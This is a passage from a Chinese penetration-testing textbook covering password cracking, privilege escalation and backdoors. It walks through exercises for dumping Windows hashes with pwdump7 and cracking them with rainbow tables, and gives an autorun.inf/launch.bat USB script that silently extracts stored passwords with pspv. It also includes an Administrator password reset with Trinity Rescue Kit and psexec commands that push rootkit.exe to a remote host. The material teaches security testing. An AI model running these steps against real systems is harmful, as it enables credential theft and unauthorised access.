


图8.2 中间人攻击

这种类型的攻击特别有用，其利用的同样是那些易被嗅探的协议。诸如Telnet和FTP之类协议特别容易受到此类攻击，部分原因在于这些协议明文传输身份验证数据(用户名和密码)。

8.4 实施主动在线攻击

与“被动”一词相对的是“主动”，在此讨论的则是主动在线攻击。需要与系统直接交互以破解密码的攻击归入此类。此类攻击在许多情况下具备速度更快的优势，但它们也有隐蔽性不强而容易被监测到的缺点。

8.4.1 密码猜测

虽然密码猜测无疑技术含量不高，但却是一种可行且具备一定效率的获取密码的方式。在此攻击过程中，攻击者尝试通过软件获取密码，该软件采用基于一个导入应用程序中的列表测试密码的设计。软件会尝试各种密码变体，包括大小写变换、替换、数字替换和大小写反转。

8.4.2 恶意软件

恶意软件是一种非常有效的攻陷系统来获取密码和其他数据的手段。具体而言，诸如木马、间谍软件和密钥记录器等恶意软件已证明行之有效，可用于收集各种信息。

恶意软件的一种形式是键盘嗅探或键盘记录，它能在用户输入密码时截获之。这种攻击可以基于硬件或软件实施，并且在过程中可能获得各种信息，而不限于密码。

8.5 实施离线攻击

离线攻击是一种不仅有效且可能难以检测的攻击形式。离线攻击依赖于攻击方在不直接接触目标本身的前提下获取密码的能力。

练习8.1：获取哈希值

下面练习一次离线攻击，从系统中提取一个哈希值。

(1) 打开命令提示符。

(2) 输入pwdump7.exe 显示系统上的哈希值。

(3) 输入pwdump7 > C:\ hash.txt。

(4) 按回车键。

(5) 使用记事本，浏览到C盘驱动器并打开hash.txt文件查看其中的哈希值。

预计算的哈希值(又称彩虹表)

一种较新的、较先进的高级离线攻击技术是通过预计算的哈希值(通常称为彩虹表)进行攻击。彩虹表是一个过程的最终结果，在该过程中生成了一定范围内的所有可能的字符组合。在生成所有结果后，攻击方即可通过捕获在网络上传输的密码的哈希值，并将其与生成的哈希值表进行比较，快速匹配并获得原密码。创建彩虹表的工具如图8.3所示。

彩虹表的主要缺点是它们需要大量时间生成，因此它不是一种可以无须预先设置即实行的攻击方式。彩虹表的另一个缺点是无法破解长度无限的密码，因为生成的密码的长度越长，越耗费时间(随着密码长度增加，生成的彩虹表就愈加复杂)。彩虹表的一个示例片段如图8.4所示。

```
C:\WINDOWS\system32\cmd.exe
#5379  00000007892d3684e  2U-Z&%_|32552d5a26255f  fae1f4032a13deb4
#5380  0000001cd18650f8   GA!!X^!|47412121585e21  4f3b9b48a4f8bce9
#5381  00000012fbd1b46a   D50 L$ |44354f204c2420  9087630c3c23978e
#5382  0000003974f7e304   NALI%I$|4e414c49255424  e949964227f9ff42
#5383  00000061198dfd1e   W89+EB!|5738392b454221  dde259f97179d81f
#5384  0000009cfd37aafc   @PLIBST|40504c54425354  5f4205884bb62199
#5385  000000218cfce0b0   HI6C-%J|484936432d254a  cb0c63789c153785
#5386  0000004b4b8a94bd   RSN+RNN|52534e2b524e4e  c4a3bb176cee0d99
#5387  00000070f855ff04   02NR<$^|30324e5228245e  70ba56e3b7c5b4de
#5388  00000052a3cb0932   TH9&@++|54483926402b2b  42220c7d53fce405
#5389  0000007b2cf16ade   3CPU_EW|334350565f4557  6ea74d05e312265d
#5390  000000b59a9385cd   *P60=WE|2a50364f3d5745  223d5bf9c9053fdf
#5391  0000008e3fa0f8f7   79@HNK<|373940484e4b28  64621847c722d35a
#5392  0000000db6b59025   CQ90!U_|4351394f21565f  78811308fc8e1de6
#5393  000000712fe1c581   04=FG^+|30343d46475e2b  b81b3fded1e7db2c
#5394  0000006f57e0cc98   0IA2^QN|304941325e514e  d823a3e10cbc642e
#5395  0000004bfcddd4d5   RO>9%AE|52302939254145  b2ae5baf3099da79
#5396  0000002505d15ff0   IA*O-YZ|49412a4f2d595a  7ff206f9e94f2d07
#5397  0000009de4f2d1f4   @0ZC0=J|40305a43303d4a  abe8023b755e4466
#5398  000000059623c55c   AR05*UU|415230352a5655  9c6e1abd1889c564
#5399  000000b6a41b59a3

warning: rainbow chain integrity check fail!

D:\MyDirsD\Hack\RTHide>
```

图8.3　创建彩虹表的应用程序

```
C:\Windows\system32\cmd.exe
C:\Temp\rainbowcrack-1.5-win64>rtgen md5 loweralpha-numeric 6 8 0 3800 33554432 0
rainbow table md5_loweralpha-numeric#6-8_0_3800x33554432_0.rt parameters
hash algorithm:         md5
hash length:            16
charset:                abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:         61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74
a 30 31 32 33 34 35 36 37 38 39
charset length:         36
plaintext length range: 6 - 8
reduce offset:          0x00000000
plaintext total:        2901650853888

sequential starting point begin from 0 (0x0000000000000000)
generating...
262144 of 33554432 rainbow chains generated (1 m 9.8 s)
524288 of 33554432 rainbow chains generated (1 m 9.7 s)
786432 of 33554432 rainbow chains generated (1 m 8.8 s)
1048576 of 33554432 rainbow chains generated (1 m 7.7 s)
1310720 of 33554432 rainbow chains generated (1 m 7.9 s)
1572864 of 33554432 rainbow chains generated (1 m 7.8 s)
1835008 of 33554432 rainbow chains generated (1 m 7.8 s)
2097152 of 33554432 rainbow chains generated (1 m 7.9 s)
2359296 of 33554432 rainbow chains generated (1 m 7.9 s)
2621440 of 33554432 rainbow chains generated (1 m 8.5 s)
```

图8.4　彩虹表示例

练习8.2：制作彩虹表

下面将创建一个彩虹表以学习该流程。在大多数情况下，甚至可能不需要自行创建彩虹表，而可以下载一个。注意，在新的Windows版本中，可能需要使用管理员权限运行该应用程序。

(1) 启动winrtgen.exe工具。

(2) 单击Add Table按钮。

(3) 在Rainbow Table Properties窗口中，从Hash下拉列表中选择NTLM。

(4) 设置Minimum Length为4，Maximum Length为9，Chain Count为4 000 000。

(5) 从Charset下拉列表4中选择loweralpha。

(6) 单击OK按钮。

Windows将开始创建彩虹表。注意，创建实际的彩虹表文件可能需要花费大量时间，具体取决于计算机的速度和所选择的设置。

练习8.1和练习8.2完成了离线密码攻击过程的两个重要步骤。练习8.1从目标系统中提取密码哈希值；练习8.2创建一个可能存在匹配密码的彩虹表。如果匹配，攻击就成功了。执行完这两个步骤后，就必须着手获取密码。

练习8.3：用彩虹表破解密码

在创建彩虹表后，即可用它依据pwdump和WinRTGen中的信息来恢复密码。

(1) 双击rcrack_gui.exe。

(2) 单击File | Add Hash，打开Add Hash窗口。

(3) 如果之前执行了pwdump操作，即可打开创建的文本文件，并在此复制和粘贴文件中的哈希值。

(4) 单击OK按钮。

(5) 从菜单栏中选择Rainbow Table，然后单击Search Rainbow Table。如果在之前执行了WinRTGen生成彩虹表，即可在此使用该彩虹表。

(6) 单击Open按钮。

虽然彩虹表是一种有效的密码破译手段，但它也不是战无不胜的。这意味着应在哈希操作前先对密码进行“加盐”。

“加盐”是指在哈希操作前先添加伪随机值以产生不同且唯一的输出的一种方法。将“盐值”添加到原始密码中，然后进行哈希。彩虹表执行的是一种称为密码分析的方法。为了阻止这种分析，可以通过加盐方法增加随机性，加大分析的难度。

8.6 使用非技术性方法

应当记住，获取密码并不意味着总是需要主动去破解密码——还有其他的方法。

8.6.1 默认密码

虽然称不上一种真正的方法，但使用默认密码也是获取密码的一种途径。默认密码是由设备或软件的制造商在开发时设置的。当用户收到设备时，应当更改密码。问题是，并不是所有用户都会这么做，导致有时仍保留默认密码。以下是一些收集默认密码的网站：

https://cirt.net

www.defaultpassword.us

▶ 保存这个默认密码网站的列表可能会很方便；使用默认密码是一种进入很多系统的简单方法，在枚举过程中可能会尝试使用默认密码。

www.passwordsdatabase.com

https://w3dt.net

http://open-sez.me

www.routerpasswords.com

www.fortypoundhead.com

8.6.2 猜测

虽然这几乎是技术含量最低的一种攻击方式，但却确实有效。人工猜测密码可能很有成效，尤其是在那些不具备或未实施密码策略的环境中。

猜测密码通常可按照以下步骤进行：

(1) 确定一个有效的用户。

(2) 确定一个可能的密码列表。

(3) 将可能的密码按可能性进行排序。

(4) 尝试密码，直到获得访问权或穷尽所有可能密码。

8.6.3 使用闪存驱动器窃取密码

闪存驱动器是另一种从系统中窃取密码或其他数据的方法。简而言之，该攻击过程是在闪存驱动器插入目标系统之前在其中嵌入一个脚本或程序(或者二者兼有)。由于许多用户在他们的本地计算机上存储应用程序和网站的密码，这些密码信息可以用脚本轻易获取。

练习8.4：使用pspv

在这个练习中，本书将尝试使用NirSoft的pspv实用程序从系统中提取密码。

pspv.exe是一个查看受保护存储中的密码的程序，它可以显示Windows系统中存储的包含于Internet Explorer或其他微软应用程序中的密码。该程序在Windows Vista和Windows 7上可确保工作，在Windows 8和更高版本的系统上成功率则受到限制。

(1) 将该实用程序复制到USB驱动器。

(2) 使用记事本创建一个名为autorun.inf的文件，其内容如下：

```
[autorun]
open = launch.bat
```

(3) 创建文件后，将其保存到USB驱动器中。

(4) 打开记事本创建名为launch.bat的文件，并输入以下命令行：

```
Start pspv.exe /s passwords.txt
```

(5) 将launch.bat保存到闪存盘中。

此时该USB驱动器即可插入目标计算机中用于攻击。在插入受害PC中后，pspv.exe将运行并提取密码，然后将其存入可以在记事本中打开的passwords.txt文件中。

注意这种攻击需要确保攻击成功的其他条件：物理访问。如果可对系统进行物理访问，就可以实施多种攻击，USB形式的攻击不过是一个开始。无警惕的用户很可能会出于好奇而将USB设备插入电脑。

另一种通过USB接口窃取密码的方法是使用一种来自Hak5的名为“USB橡皮鸭(Rubber Ducky)”的设备。该设备可以插入USB接口，但是系统识别到的是一个键盘而不是一个存储设备。由于大部分操作系统不会阻止安装人机接口设备，因此该设备将被识别，可配置其上的各种脚本执行任意类型操作。USB橡皮鸭如图8.5所示。




图8.5 USB橡皮鸭及其配套附件

8.7 提升权限

在攻陷一个账户并破解其密码后，下一步就是利用新获取的该账户的权限。此时就是提升权限(提权)的用武之地。提权是指将获得的访问权限增加到一个更高的可以执行更多操作的级别。实际情况是，可访问的账户通常会是一个权限等级较低的账户，因此可访问的东西不多。由于有很大可能获取一个权限较低的账户，因此需要以某种方式提高它的权限。

权限提升可以采用以下两种方式之一：水平提升和垂直提升。垂直提升是指攻陷账户时将该账户的特权提升到一个更高的级别。水平提升是指攻陷账户时使用第一个账户的能力攻陷另一个更高权限的账户。

每种操作系统都包括许多预先设置和安装的账户。在Windows操作系统中，诸如管理员和来宾这样的用户已内置在所有系统中。鉴于从操作系统中提取账户信息的操作十分简

单，因此必须采取额外措施以确保账户的安全。

权限提升的一种方法是找到一个具有所需访问权限的账户，然后更改密码。有几种工具具备这种能力，包括下列这些：

- Active@ Password Changer
- Trinity Rescue Kit
- ERD Commander
- Windows Recovery Environment(WinRE)
- Kali Linux
- Parrot OS

这些工具中的其中之一Trinity Rescue Kit(TRK)是一个专为在CD或闪存驱动器上运行设计的Linux发行版。它用于恢复和修复Windows和Linux系统，同时也可执行一些系统功能，如重置密码和提升权限等。运行TRK之后，即可通过执行一系列简单的命令重置账户密码。

可按以下步骤，使用TRK更改Windows系统中Administrator账户的密码。

(1) 在命令行中输入以下命令：

```
winpass -u Administrator
```

winpass命令会显示类似如下的信息：

```
Searching and mounting all file system on local machine
Windows NT/2K/XP installation(s) found in:
:1: /hda1/Windows
Make your choice or 'q' to quit [1]:
```

(2) 输入1或(在存在多个安装时)输入Windows文件夹的位置。

(3) 按回车键。

(4) 输入新的密码或按TRK的建议将密码设置为空。

(5) 此时将显示确认消息：Do you really wish to change it。按Y并按回车键。

(6) 输入init 0，关闭TRK Linux系统。

(7) 重新启动。

> ▶ 虽然Trinity Rescue Kit是为Windows 8以下版本设计的，但也应可对更新的版本有效。但是，仍建议在实际测试中应用该工具之前先自行进行一些试验。

8.8 本章小结

本章学习了如何区分良好与不良的密码，如何利用各种攻击破解密码，以及如何提升权限。

8.9 习题

1. HEYNOW是一个良好的密码吗?为什么?
2. 何为暴力破解攻击?
3. 何为离线攻击?
4. 何为被动攻击?
5. 何为提升权限?

第9章

使用后门和恶意软件保持访问权

在获得系统访问权限后，下一步就是进行攻击的主要环节。此阶段可能涉及运行应用程序，修改系统，甚至跳转到其他系统，以及在网络中进行映射和移动操作。此外，还需要通过安装后门程序和恶意软件来保留访问权限。

本章将学习：

- 选择攻击方式
- 安装后门
- 开启shell
- 启动病毒、蠕虫或间谍软件
- 植入木马
- 安装rootkit

9.1 决定如何攻击

在获得在被攻陷的系统上执行应用程序或其他操作的机会后，需要决定下一步如何行动。后门(backdoor)程序的目标，是提供一种以可绕过安全措施的方式，获取系统访问权的替代手段。后门可应用rootkit、木马或其他类似的形式。该类型的应用程序的设计是以保证后续访问权的方式，危害目标系统安全。攻击者可以使用这些后门来攻击系统。恶意软件(malware)是指设计用于捕获、篡改或危及系统的任何类型的软件。本章稍后将重点介绍这些内容。

键盘记录器(keyloggers)是用于获取键盘输入信息的软件或硬件设备。硬件键盘记录器的例子如图9.1和图9.2所示。



图9.1　一种硬件键盘记录器



图9.2　另一种硬件键盘记录器

9.2　使用PsTools安装后门

在系统上安装后门可以使用很多种方法，不过在此介绍一种PsTools套件所提供的方法。PsTools套件是由微软提供的一组工具集合，具有多种功能。在此捆绑工具包中包含有PsExec实用程序，该程序可在目标系统上远程执行命令。该工具的最大优点是不需要在受害系统中安装，使用它之前只需要将文件复制到本地系统中。

下面介绍一些可用于PsExec的命令。以下这条命令将在名为\\ kraid的系统上启动一个交互式命令提示符：

```
psexec \\kraid cmd
```

此命令在远程系统上执行ipconfig，使用/all参数，并在本地显示结果输出：

```
psexec \\kraid ipconfig /all
```

此命令将程序rootkit.exe复制到远程系统并以交互方式执行：

```
psexec \\kraid -c rootkit.exe
```

此命令将程序rootkit.exe复制到远程系统，并使用该远程系统上的管理员账户，以交互方式执行：

```
psexec \\kraid -u administrator -c rootkit.exe
```

如上述命令所示，攻击者可以很容易地在远程系统上运行应用程序。下一步则由攻击者决定，要在远程系统上做什么或运行什么程序。常见的选择包括木马、rootkit或后门。

其他可能在远程连接系统时有所帮助的实用程序有：

RemoteExec 一个设计功能与PsExec十分接近的实用工具，但使用它还可以简单地重启动系统/计算机，并对系统中的文件夹进行操作。

VNC（多个版本） 该软件是一个基础的屏幕共享软件，是一个常见且广为人知的工具。它因多种原因，如其轻量和易用性，而十分流行。

9.3 使用LAN Turtle开启一个shell

笔者认为应该介绍的另一个项目是Hak5的LAN Turtle。该工具伪装为一个简单的USB以太网适配器，但实际上它要危险得多。LAN Turtle可用于执行多种攻击，例如中间人和嗅探攻击等。

该工具的强力攻击手段之一是它能够在系统上开启远程shell。在系统上开启shell允许通过一个命令行界面向远程系统发送命令并执行任务。此外，该工具还可用于建立VPN，上述种种功能都集成在一个小巧的封装中。LAN Turtle外观如图9.3所示。



图9.3 LAN Turtle

9.4 识别各种恶意软件

恶意软件已迅速成为危害现代技术的主要问题之一，每年都会产生数百万种新形式的恶意软件(按照某些估计，每个小时都有约1200个新恶意软件被制造出来)。

在渗透测试期间使用或编写恶意软件可能会有所帮助，但如果使用不当，它也可能是非常危险的工具。例如，使用一个恶意软件测试防病毒软件，或在系统中植入后门程序可能有用，但是如果后门程序意外扩散到预期的目标区域之外，并感染未参加测试的其他系统(甚至是其他公司)，情况可能会十分严重。当前，此类问题很容易让你陷入法律困境，更不用说将遭遇不可避免的信誉损失。务必记住，感染不属于测试区域的系统可能招致罚款，在某些情况下甚至会导致身陷囹圄。

如前所述，并不是所有的恶意软件都是一回事。术语恶意软件(malware)是一个涵盖一整个系列具有恶意的软件的通称。广义上而言，恶意软件是指任何无意义地消耗资源和时间，并使用这些资源执行一些损害系统所有者最大利益的操作的软件。为更直观形象地说明恶意软件，本书在深入研究各种恶意软件的机制之前，首先分析恶意软件都有何类型。

病毒(Viruses)

病毒采用复制自身并将其附加到(即“感染”)目标系统上的其他文件的设计。病毒需要运行一个主机程序以启动感染过程。病毒自20世纪70年代初以来，就已成为一种恶意软件，甚至还在“计算机病毒”一词提出之前。

蠕虫(Worms)

这种形式的恶意软件自20世纪80年代末出现以来，已经出现了各种形式。虽然第一代蠕虫危险程度远不如今天人们遇到的蠕虫，但它们仍然是有害的。早期的蠕虫可能没有那么强大，但是它们仍然具有相同的特征，即不需要任何用户交互就能快速繁殖和传播的能力。

间谍软件(Spyware)

这类软件设计用于以隐秘的方式收集有关用户活动的信息。

木马(Trojan Horses)

此类别中的各类恶意软件与病毒非常相似；然而，它们使用社会工程诱使用户激活它们。将恶意软件捆绑到用户想要的内容中，可以增加用户执行恶意软件而导致感染的概率。

Rootkit

Rootkit是能够隐藏在系统的硬件或软件中的更先进的恶意软件形式之一。这种类型的恶意软件更具破坏性，因为由于它们在系统的内核级别进行感染活动，所以几乎不可能检

测到。大多数反恶意软件没有访问内核或系统中的其他应用程序的权限。

加密病毒(Cryptoviruses)/勒索软件(ransomware)

这是一种新型的恶意软件，此类软件设计用于定位和加密受害者硬盘上的数据，目的在于勒索赎金。受害者的计算机被感染后，就会收到一条消息，声称他们需要支付一定数量的金钱，以换取解锁他们的文件的密钥。本章将不对加密病毒进行进一步的介绍。

9.5　启动病毒

病毒是最古老的恶意软件形式，是迄今为止最广为人知的恶意软件类型。然而，到底何为病毒呢？ 病毒和所有其他类型的恶意软件有何区别？

9.5.1　病毒的生命周期

简而言之，归类为病毒的恶意软件必须表现出这样的特征：一个自我复制，并将自身附加到其他可执行程序之上并感染后者的应用程序。许多病毒一旦执行就会立刻感染主机，而另一些则会潜伏下来等待预定的触发事件或一段时间，再执行指令。

在感染开始后，病毒会有何预期行为？

- 篡改数据
- 感染其他应用程序
- 复制
- 加密自身
- 将自身变为另一种形态
- 修改配置设置
- 破坏数据
- 扰乱或毁坏硬件

那么病毒作者为何要制造它们？要细化到某个具体的原因比较难，不过一些常见的原因有窃取信息、破坏设备和软件、影响公司的声誉、盗用身份，或者(在某些情况下)就是“为了制造病毒而制造病毒”。

在渗透测试中可能会发现，制作病毒是测试软件和策略等防御措施的有效手段。然而，为未雨绸缪，在此提出一条注意事项(该建议适合病毒和所有恶意软件)：如果在测试中使用这些工具，应采取预防措施，以确保它不会超出目标的范围。如果最终恶意软件扩散到超出预期目标之外，结果可能是严厉的法律惩罚，并断送职业生涯。为确保安全，最好应在测试环境而不是生产环境中使用恶意软件。

制作一个病毒可能是一个非常复杂的过程，也可能只需要单击几下按钮。高级程序员可能会选择从头开始编写恶意软件。缺乏经验的人可能不得不考虑其他方式，例如雇佣他人编写病毒，购买代码，或使用一个“地下”病毒生成器应用程序。最后，对于最基础水平的人，甚至有可能获取预先构建的代码并直接使用。

练习9.1：制作一个病毒

要完成此练习，需要使用记事本并从Internet获取一份Bat2Com程序的副本。

